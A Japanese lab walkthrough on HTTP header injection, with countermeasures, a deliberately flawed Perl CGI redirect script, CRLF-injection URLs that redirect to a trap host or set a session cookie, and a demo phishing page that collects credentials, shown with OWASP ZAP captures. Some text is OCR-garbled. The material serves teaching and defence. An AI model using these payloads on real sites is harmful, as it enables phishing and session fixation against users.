

4.7 HTTPヘッダインジェクションの脆弱性

HTTPヘッダインジェクションの脆弱性

リダイレクトやクッキー発行などの処理で、外部からのパラメータを元に、レスポンスヘッダを出力する際に(任意のレスポンスヘッダの追加・レスポンスボディの偽造)、改行を挿入させられることで、発生する脆弱性

HTTPヘッダインジェクション脆弱性の影響

- ① 任意のクッキーの生成
- ② 任意のURL先へのリダイレクト
- ③ 表示内容の改変
- ④ 任意のJavaScript実行によるXSSと同様の被害
- ⑤ キャッシュ汚染

※ HTTPレスポンス分割攻撃
HTTPリクエスト(第一リクエスト)の後ろに、偽コンテンツをキャッシュさせたいHTTPリクエスト(第二リクエスト)を付け加えて、攻撃する
偽コンテンツをキャッシュサーバが誤認してキャッシュします

HTTPヘッダインジェクション脆弱性の対策

- ① 外部からのパラメータをHTTPレスポンスヘッダとして出力しない
 - ・URLを直接指定せずに、連絡先を固定にするか、番号で指定するようにする
 - ・Webアプリケーション開発ツールの提供するセッション変数を使って、URLを受け渡す
- ② リダイレクトやクッキー出力を専用APIに任せる
- ③ ヘッダ生成するパラメータの改行文字をチェックする

【ドメインチェック】 47-020a:CGIによるリダイレクト対策版(正常系)
【URL文字種】 47-030:PHPによるリダイレクト対策版(正常系)

HTTPヘッダと改行

URLの仕様で、クエリ文字列の改行はURLが渡される時点では「%0D%0A」にパーセントエンコードされているはずなので、URLに改行が入っていること自体、異常です。
クッキー値に、改行の他、カンマ、セミコロンを含める場合も、パーセントエンコードされるはずなので、改行が入っていれば、やはり異常です。


HTTPレスポンスヘッダへのクッキー出力機能

| 言語 | クッキー生成 | リダイレクト | レスポンスヘッダ出力 |
|--------------|-------------------------------|----------------------------------|-------------------------------|
| PHP | setcookie / setrowcookie ※ | なし(headerを利用) | header |
| Perl+CGI.pm | CGI::Cookie ※ | redirect | header |
| Java Servlet | HttpServletResponse#addCookie | HttpServletResponse#sendRedirect | HttpServletResponse#setHeader |
| ASP.NET | Response.Cookies.Add | Response.Redirect | Response.AppendHeader |

※ ライブラリ側でクッキー値をパーセントエンコーディングします
ただし、PHPにはキャリッジリターンなどのバグがあり、最新盤では解決されているが、Redhat、CentOSの標準パッケージではPHPが古いので、注意が必要です

HTTPヘッダインジェクション 47-020:CGIによるリダイレクト(正常系)

【ブラウザ】



4.7 リダイレクト処理にまつわる脆弱性

- オープンリダイレクタ
 1. [47-001:正常系](#)
 2. [47-001:農サイトに遷移](#)
- HTTPヘッダインジェクション
 3. [47-020:CGIによるリダイレクト \(正常系\)](#) 
 4. [47-020:CGIによるリダイレクト \(農サイトに遷移\)](#)
 5. [47-020:CGIによるリダイレクト \(クッキー設定;SESSID=ABCD123\) クッキー表示](#)
 6. [47-020:CGIによるリダイレクト \(偽画面表示\)](#)
 7. [47-021:CGIによるクッキーセット \(正常系\)](#)
 8. [47-021:CGIによるクッキーセット \(偽画面\)](#)
 9. [47-020a:CGIによるリダイレクト対策版 \(正常系\)](#)
 10. [47-020a:CGIによるリダイレクト対策版 \(農サイトに遷移\)](#)
 11. [47-020a:CGIによるリダイレクト対策版 \(クッキー設定\)](#)
 12. [47-021a:CGIによるクッキー対策版 \(正常系\)](#)
 13. [47-021a:CGIによるクッキーセット対策版 \(偽画面\)](#)
 14. [47-030:PHPによるリダイレクト対策版 \(正常系\)](#)
 15. [47-030:PHPによるリダイレクト対策版 \(農サイトに遷移\)](#)
 16. [47-030:PHPによるリダイレクト対策版 \(クッキー設定\)](#)

[phpinfo](#)

[ホームに戻る](#)



```
1 <html>
2 <head><title>4.7 リダイレクト処理にまつわる脆弱性</title></head>
3 <body>
4 4.7 リダイレクト処理にまつわる脆弱性
5 <ul>
6 <li>オープンリダイレクタ</li>
7 <ol>
8 <li><a href="/47-001.php?url=http://example.jp/47/47-003.php">47-001:正常系</a></li>
9 <li><a href="/47-001.php?url=http://trap.example.com/47/47-900.php">47-001:農サイトに遷移</a></li>
10 </ol>
11 <li>HTTPヘッダインジェクション</li>
12 <ol start="3">
13 <li><a href="/47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト (正常系) </a></li>
14 <li><a href="/47-020.cgi?url=http://example.jp/%0D%0Alocation:http://trap.example.com/47/47-900.php">47-020:CGIによるリダイレク
15 <li><a href="/47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:SESSID=ABCD123">47-020:CGIによるリダイレク
16 <li><a href="/47-020.cgi?url=http://example.jp/%0D%0Astatus:+500%0D%0A%0D%0A%E2%97%B%E2%97%B%E9%8A%80%E8%A1%8C%E3%81%
17
18 <li><a href="/47-021.cgi?pageid=P123">47-021:CGIによるクッキーセット (正常系) </a></li>
19 <li><a href="/47-021.cgi?pageid=P%0D%0A%0D%0A%E2%97%8b%E2%97%8b%E9%8a%80%e8%a1%8c%e3%81%af%7%a0%b4%7%94%a3%e3%81%97%e
20
21
22 <li><a href="/47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版 (正常系) </a></li>
23 <li><a href="/47-020a.cgi?url=http://example.jp/%0D%0Alocation:http://trap.example.com/47/47-900.php?">47-020a:CGIによ
24 <li><a href="/47-020a.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:SESSID=ABCD123">47-020a:CGIによるリダイレ
25
26
27 <li><a href="/47-021a.cgi?pageid=P123">47-021a:CGIによるクッキー対策版 (正常系) </a></li>
28 <li><a href="/47-021a.cgi?pageid=P%0D%0A%0D%0A%E2%97%8b%E2%97%8b%E9%8a%80%e8%a1%8c%e3%81%af%7%a0%b4%7%94%a3%e3%81%97%
29
30
31 <li><a href="/47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版 (正常系) </a></li>
32 <li><a href="/47-030.php?url=http://example.jp/47/47-003.php%0D%0Alocation:http://trap.example.com/47/47-900.php">47-0
33 <li><a href="/47-030.php?url=http://example.jp/47/47-003.php%0D%0A+Set-Cookie:aaa=bbb">47-030:PHPによるリダイレクト対策
34 </ol>
35 </ul>
36 <a href="/phpinfo.php">phpinfo</a><br>
37 <a href="/">ホームに戻る</a>
38 </body>
39 </html>
40
```

【サーバ: 47/47-020.cgi 】

```
/var/www/html/47/47-020.cgi - wasbook@example.jp - エディタ -
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;

my $cgi = new CGI;
my $url = $cgi->param('url');

# URLの先頭一致検索でオープンリダイレクタ対策
if ($url =~ /^http:\/\/example\.jp\/$/) {
    print "Location: $url\n\n";
    exit 0;
}

## URLが不正の場合のエラーメッセージ
print <<END_OF_HTML;
Content-Type: text/html; charset=UTF-8

<body>
Bad URL
</body>
END_OF_HTML
```

【サーバ: 47/47-003.php 】

```
/var/www/html/47/47-003.php - wasbook@example.jp
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```

チェックが不完全

【ブラウザ→サーバ: リクエスト 47/47-020.cgi → レスポンス】 CGIによるリダイレクト(正常系)

無題セッション - 20181224-105112 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイック スタート → リクエスト + ← レスポンス

デフォルトビュー

コンテキスト

- 既定コンテキスト
- サイト

```
GET http://example.jp/47/47-020.cgi?url=http://example.jp/47/47-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 302 Found
Server: nginx/1.10.3
Date: Tue, 25 Dec 2018 04:29:14 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 291
Connection: keep-alive
Location: http://example.jp/47/47-003.php

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://example.jp/47/47-003.php">here</a>.
</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at example.jp Port 88</address>
</body></html>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|-----|-------------------|------|--|----------|------------|-------------|-------------|--------|-----|----|
| 115 | 18/12/25 13:29:13 | GET | http://example.jp/47/47-020.cgi?url=http://... | 302 | Found | 76 ms | 291 bytes | | | |
| 117 | 18/12/25 13:29:13 | GET | http://example.jp/47/47-003.php | 200 | OK | 20 ms | 96 bytes | Medium | | |

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 47/47-003.php → レスポンス】CGIによるリダイレクト(正常系)

The screenshot shows the OWASP ZAP interface with the following details:

- Request:** GET http://example.jp/47/47-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
- Response:** HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 25 Dec 2018 04:29:14 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 96
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge
- HTML Body:**

```
<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
```
- Request Log Table:**

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|-----|-------------------|------|--|----------|------------|-------------|-------------|--------|-----|----|
| 115 | 18/12/25 13:29:13 | GET | http://example.jp/47/47-020.cgi?url=http://... | 302 | Found | 76 ms | 291 bytes | | | |
| 117 | 18/12/25 13:29:13 | GET | http://example.jp/47/47-003.php | 200 | OK | 20 ms | 96 bytes | Medium | | |

Alerts: 0 Critical, 1 High, 2 Medium, 0 Low, 0 Info, 0 Warning, 0 Error, 0 Misc

【ブラウザ】

The browser window shows a single tab titled "認証成功" (Authentication Successful). The address bar contains "example.jp/47/47-003.php". The page content displays the message "ログインしました" (Login successful).

HTTPヘッダインジェクション 47-020:CGIによるリダイレクト(罠サイトに遷移)

【ブラウザ】

- HTTPヘッダインジェクション

3. [47-020:CGIによるリダイレクト \(正常系\)](#)
4. [47-020:CGIによるリダイレクト \(罠サイトに遷移\)](#) 
5. [47-020:CGIによるリダイレクト \(クッキー設定;SESSID=ABCD123\) クッキー表示](#)
6. [47-020:CGIによるリダイレクト \(偽画面表示\)](#)
7. [47-021:CGIによるクッキーセット \(正常系\)](#)
8. [47-021:CGIによるクッキーセット \(偽画面\)](#)
9. [47-020a:CGIによるリダイレクト対策版 \(正常系\)](#)
10. [47-020a:CGIによるリダイレクト対策版 \(罠サイトに遷移\)](#)
11. [47-020a:CGIによるリダイレクト対策版 \(クッキー設定\)](#)
12. [47-021a:CGIによるクッキー対策版 \(正常系\)](#)
13. [47-021a:CGIによるクッキーセット対策版 \(偽画面\)](#)
14. [47-030:PHPによるリダイレクト対策版 \(正常系\)](#)
15. [47-030:PHPによるリダイレクト対策版 \(罠サイトに遷移\)](#)
16. [47-030:PHPによるリダイレクト対策版 \(クッキー設定\)](#)

[phpinfo](#)

[ホームに戻る](#)

```
<li>HTTPヘッダインジェクション</li>
<ol start="3">
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト (正常系) </a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php">47-020:CGIによるリダイレクト (罠サイトに遷移) </a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php?SESSID=ABCD123">47-020:CGIによるリダイレクト (クッキー設定;SESSID=ABCD123) </a> <a href="javascript:document.cookie;">クッキー表示</a></li>
<li><a href="47-020.cgi?url=http://example.jp/47/47-003.php?SESSID=ABCD123">47-020:CGIによるリダイレクト (偽画面表示) </a></li>
<li><a href="47-021.cgi?uri=http://example.jp/47/47-003.php">47-021:CGIによるクッキーセット (正常系) </a></li>
<li><a href="47-021.cgi?uri=http://example.jp/47/47-003.php?SESSID=ABCD123">47-021:CGIによるクッキーセット (偽画面) </a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php">47-020a:CGIによるリダイレクト対策版 (正常系) </a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php?SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版 (罠サイトに遷移) </a></li>
<li><a href="47-020a.cgi?url=http://example.jp/47/47-003.php?SESSID=ABCD123">47-020a:CGIによるリダイレクト対策版 (クッキー設定) </a></li>
<li><a href="47-021a.cgi?uri=http://example.jp/47/47-003.php">47-021a:CGIによるクッキー対策版 (正常系) </a></li>
<li><a href="47-021a.cgi?uri=http://example.jp/47/47-003.php?SESSID=ABCD123">47-021a:CGIによるクッキーセット対策版 (偽画面) </a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php">47-030:PHPによるリダイレクト対策版 (正常系) </a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php?SESSID=ABCD123">47-030:PHPによるリダイレクト対策版 (罠サイトに遷移) </a></li>
<li><a href="47-030.php?url=http://example.jp/47/47-003.php?SESSID=ABCD123">47-030:PHPによるリダイレクト対策版 (クッキー設定) </a></li>
</ol>
```

【サーバ: 47/47-020.cgi】

```
/var/www/html/47/47-020.cgi - wasbook@example.jp - エディタ - WinSCP
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;

my $cgi = new CGI;
my $url = $cgi->param('url');

# URLの先頭一致検索でオープンリダイレクト対策
if ($url =~ /^http:\/\/example.jp\/\//) {
    print "Location: $url\n";
    exit 0;
}

## URLが不正の場合のエラーメッセージ
print <<END_OF_HTML;
Content-Type: text/html; charset=UTF-8

<body>
Bad URL
</body>
END_OF_HTML
```

チェックが不完全

【サーバ: 47/47-900.php】

```
/var/www/html/47/47-900.php - wasbook@example.jp - エディタ - WinSCP
<html>
<head><title>ログインエラー</title></head>
<body>
IDまたはパスワードが違います。再度認証してください。
<form action="47-901.php" method="POST">
ユーザ名<input type="text" name="id"><BR>
パスワード<input type="password" name="pwd"><BR>
<input type="submit" value="ログイン">
</form>
</body>
</html>
```

【サーバ: 47/47-901.php】

```
/var/www/html/47/47-901.php - wasbook@example.jp - エディタ - WinSCP
<?php
$id = @$_POST['id'];
$pwd = @$_POST['pwd'];
?>
<html>
<head>
<meta HTTP-EQUIV="Refresh" CONTENT="5; URL=http://example.jp/47/47-003.php">
</head>
<body>
これはデモ用にそうしていますが、実際の攻撃では、こんな表示は出ません。<br>
IDとパスワードを収集しました。<br>
5秒後にhttp://example.jp/47/47-003.phpに遷移します。<br>
id:<?php echo htmlspecialchars($id); ?><br>
pwd:<?php echo htmlspecialchars($pwd); ?><br>
</body>
</html>
```

【ブラウザ→サーバ: リクエスト 47/47-020.cgi → レスポンス】 CGIによるリダイレクト(罠サイトに遷移)

無題セッション - 20181224-105112 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

コンテキスト
既定コンテキスト
サイト

デフォルトビュー

```

GET
http://example.jp/47/47-020.cgi?url=http://example.jp/%0D%0ALocation:+http://trap.example.com/47/47-900.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

デフォルトビュー

```

HTTP/1.1 302 Found
Server: nginx/1.10.3
Date: Tue, 25 Dec 2018 05:08:59 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 297
Connection: keep-alive
Location: http://trap.example.com/47/47-900.php

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://trap.example.com/47/47-900.php">here
</a>.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at example.jp Port 88</address>
</body></html>
    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|-----|-------------------|------|--|----------|------------|-------------|-------------|--------|----------------|----|
| 130 | 18/12/25 14:08:58 | GET | http://example.jp/47/47-020.cgi?url=http://... | 302 | Found | 77 ms | 297 bytes | | | |
| 132 | 18/12/25 14:08:58 | GET | http://trap.example.com/47/47-900.php | 200 | OK | 30 ms | 350 bytes | Medium | Form, Password | |
| 135 | 18/12/25 14:09:14 | POST | http://trap.example.com/47/47-901.php | 200 | OK | 22 ms | 381 bytes | Medium | | |
| 136 | 18/12/25 14:09:19 | GET | http://example.jp/47/47-003.php | 200 | OK | 25 ms | 96 bytes | Medium | | |

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

「%0D%0A」(改行)を挿入したために、
Location: http://examle.jp/
Location: http://trap.example.com/47/47-000.php
の2行のLocationヘッダが出力され、
Apacheの処理で改行後のヘッダのみが有効になった

【ブラウザ→偽サーバ: リクエスト trap.example.com/47/47-900.php → レスポンス】CGIによるリダイレクト(罠サイトに遷移)

無題セッション - 20181224-105112 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート → リクエスト + ← レスポンス

デフォルトビュー

コンテキスト
既定コンテキスト
サイト

```

GET http://trap.example.com/47/47-900.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 25 Dec 2018 05:08:59 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 350
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head><title>ログインエラー</title></head>
<body>
IDまたはパスワードが違います。再度認証してください。
<form action="/47-901.php" method="POST">
ユーザー名<input type="text" name="id"><BR>
パスワード<input type="password" name="pwd"><BR>
<input type="submit" value="ログイン">
</form>
</body>
</html>
    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|-----|-------------------|------|--|----------|------------|-------------|-------------|--------|-----|----------------|
| 130 | 18/12/25 14:08:58 | GET | http://example.jp/47/47-020.cgi?url=http://... | 302 | Found | 77 ms | 297 bytes | | | |
| 132 | 18/12/25 14:08:58 | GET | http://trap.example.com/47/47-900.php | 200 | OK | 30 ms | 350 bytes | Medium | | Form, Password |
| 135 | 18/12/25 14:09:14 | POST | http://trap.example.com/47/47-901.php | 200 | OK | 22 ms | 381 bytes | Medium | | |
| 136 | 18/12/25 14:09:19 | GET | http://example.jp/47/47-003.php | 200 | OK | 25 ms | 96 bytes | Medium | | |

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→偽サーバ: リクエスト trap.example.com/47/47-901.php → レスポンス】 CGIによるリダイレクト(罠サイトに遷移)

無題セッション - 20181224-105112 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト 既定コンテキスト サイト

```

POST http://trap.example.com/47/47-901.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/47/47-900.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com

id=htphead1&pwd=htphead1
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 25 Dec 2018 05:09:15 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 381
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head>
<meta HTTP-EQUIV="Refresh" CONTENT="5; URL=http://example.jp/47/47-003.php">
</head>
<body>
これはデモ用にそうしていますが、実際の攻撃では、こんな表示は出ません。 <br>
IDとパスワードを収集しました。 <br>
5秒後にhttp://example.jp/47/47-003.phpに遷移します。 <br>
id:htphead1<br>
pwd:htphead1<br>
</body>
</html>
    
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|-----|-------------------|------|--|----------|------------|-------------|-------------|--------|----------------|----|
| 130 | 18/12/25 14:08:58 | GET | http://example.jp/47/47-020.cgi?url=http://... | 302 | Found | 77 ms | 297 bytes | | | |
| 132 | 18/12/25 14:08:58 | GET | http://trap.example.com/47/47-900.php | 200 | OK | 30 ms | 350 bytes | Medium | Form, Password | |
| 135 | 18/12/25 14:09:14 | POST | http://trap.example.com/47/47-901.php | 200 | OK | 22 ms | 381 bytes | Medium | | |
| 136 | 18/12/25 14:09:19 | GET | http://example.jp/47/47-003.php | 200 | OK | 25 ms | 96 bytes | Medium | | |

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ】

ログインエラー

trap.example.com/47/47-900.php

IDまたはパスワードが違います。再度認証してください。

ユーザー名 httphed1

パスワード ●●●●●●●●

ログイン

trap.example.com/47/47-901.php

trap.example.com/47/47-901.php

これはデモ用にそうしていますが、実際の攻撃では、こんな表示は出ません。
IDとパスワードを収集しました。
5秒後にhttp://example.jp/47/47-003.phpに遷移します。
id:httpthed1
pwd:httpthed1

認証成功

example.jp/47/47-003.php

ログインしました

```
1 <html>
2 <head><title>ログインエラー</title></head>
3 <body>
4 IDまたはパスワードが違います。再度認証してください。
5 <form action="/47-901.php" method="POST">
6 ユーザー名<input type="text" name="id"><BR>
7 パスワード<input type="password" name="pwd"><BR>
8 <input type="submit" value="ログイン">
9 </form>
10 </body>
11 </html>
12
```

```
1 <html>
2 <head>
3 <meta HTTP-EQUIV="Refresh" CONTENT="5; URL=http://example.jp/47/47-003.php">
4 </head>
5 <body>
6 これはデモ用にそうしていますが、実際の攻撃では、こんな表示は出ません。<br>
7 IDとパスワードを収集しました。<br>
8 5秒後にhttp://example.jp/47/47-003.phpに遷移します。<br>
9 id:httpthed1<br>
10 pwd:httpthed1<br>
11 </body>
12 </html>
13
```

```
1 <html>
2 <head><title>認証成功</title></head>
3 <body>
4 ログインしました
5 </body>
6 </html>
7
```


【ブラウザ→サーバ: リクエスト 47/47-020.cgi → レスポンス】 CGIによるリダイレクト(クッキー設定;SESSID=ABCD123) クッキー表示

The screenshot displays the OWASP ZAP 2.7.0 interface. The top toolbar includes buttons for 'サイト', 'クイックスタート', 'リクエスト', and 'レスポンス'. The main area is split into two panes: 'リクエスト' (Request) and 'レスポンス' (Response).

Request Details:

```

GET http://example.jp/47/47-020.cgi?url=http://example.jp/47/47-003.php%0D%0ASet-Cookie:+SESSID=ABCD123
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

Response Details:

```

HTTP/1.1 302 Found
Server: nginx/1.10.3
Date: Tue, 25 Dec 2018 05:34:24 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 291
Connection: keep-alive
Set-Cookie: SESSID=ABCD123
Location: http://example.jp/47/47-003.php

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://example.jp/47/47-003.php">here</a>.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at example.jp Port 88</address>
</body></html>
    
```

At the bottom, a table lists the request and response details:

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|-----|-------------------|------|---|----------|------------|-------------|-------------|--------|-----|-----------|
| 139 | 18/12/25 14:34:23 | GET | http://example.jp/47/47-020.cgi?url=http://exa... | 302 | Found | 74 ms | 291 bytes | Low | | SetCookie |
| 141 | 18/12/25 14:34:23 | GET | http://example.jp/47/47-003.php | 200 | OK | 22 ms | 96 bytes | Medium | | |

The status bar at the bottom shows '現在のスキャン' (Current Scan) with various icons and counts.

【ブラウザ→サーバ: リクエスト 47/47-003.php → レスポンス】 CGIによるリダイレクト(クッキー設定;SESSID=ABCD123) クッキー表示

無題セッション - 20181224-105112 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト + レスポンス

デフォルトビュー

```

GET http://example.jp/47/47-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/47/
DNT: 1
Connection: keep-alive
Cookie: SESSID=ABCD123
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 25 Dec 2018 05:34:24 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 96
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<html>
<head><title>認証成功</title></head>
<body>
ログインしました
</body>
</html>
    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

| Id | リクエスト日時 | メソッド | URL | ステータスコード | ステータスコード説明 | ラウンドトリップタイム | レスポンスボディサイズ | 検出アラート | ノート | タグ |
|-----|-------------------|------|---|----------|------------|-------------|-------------|--------|-----|-----------|
| 139 | 18/12/25 14:34:23 | GET | http://example.jp/47/47-020.cgi?url=http://exa... | 302 | Found | 74 ms | 291 bytes | Low | | SetCookie |
| 141 | 18/12/25 14:34:23 | GET | http://example.jp/47/47-003.php | 200 | OK | 22 ms | 96 bytes | Medium | | |

アラート 0 0 1 3 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0

【ブラウザ】

認証成功 × +

example.jp/47/47-003.php

ログインしました

認証成功 × http://example.jp/47/47-003.php × +

view-source:http://example.jp/47/47-003.php

```

1 <html>
2 <head><title>認証成功</title></head>
3 <body>
4 ログインしました
5 </body>
6 </html>
7
    
```

• HTTPヘッダインジェクション

- 47-020:CGIによるリダイレクト (正常系)
- 47-020:CGIによるリダイレクト (真サイトに遷移)
- 47-020:CGIによるリダイレクト (クッキー設定;SESSID=ABCD123) **クッキー表示**
- 47-020:CGIによるリダイレクト (偽画面表示)

javascriptdocument.cookie; × +

javascriptdocument.cookie;

SESSID=ABCD123

HTTPヘッダインジェクション 47-021:CGIによるリダイレクト(偽画面表示)

【ブラウザ】

• HTTPヘッダインジェクション

3. [47-020:CGIによるリダイレクト \(正常系\)](#)
4. [47-020:CGIによるリダイレクト \(農サイトに遷移\)](#)
5. [47-020:CGIによるリダイレクト \(クッキー設定;SESSID=ABCD123\) クッキー表示](#)
6. [47-020:CGIによるリダイレクト \(偽画面表示\)](#) ←
7. [47-021:CGIによるクッキーセット \(正常系\)](#)
8. [47-021:CGIによるクッキーセット \(偽画面\)](#)
9. [47-020a:CGIによるリダイレクト対策版 \(正常系\)](#)
10. [47-020a:CGIによるリダイレクト対策版 \(農サイトに遷移\)](#)
11. [47-020a:CGIによるリダイレクト対策版 \(クッキー設定\)](#)
12. [47-021a:CGIによるクッキー対策版 \(正常系\)](#)
13. [47-021a:CGIによるクッキーセット対策版 \(偽画面\)](#)
14. [47-030:PHPによるリダイレクト対策版 \(正常系\)](#)
15. [47-030:PHPによるリダイレクト対策版 \(農サイトに遷移\)](#)
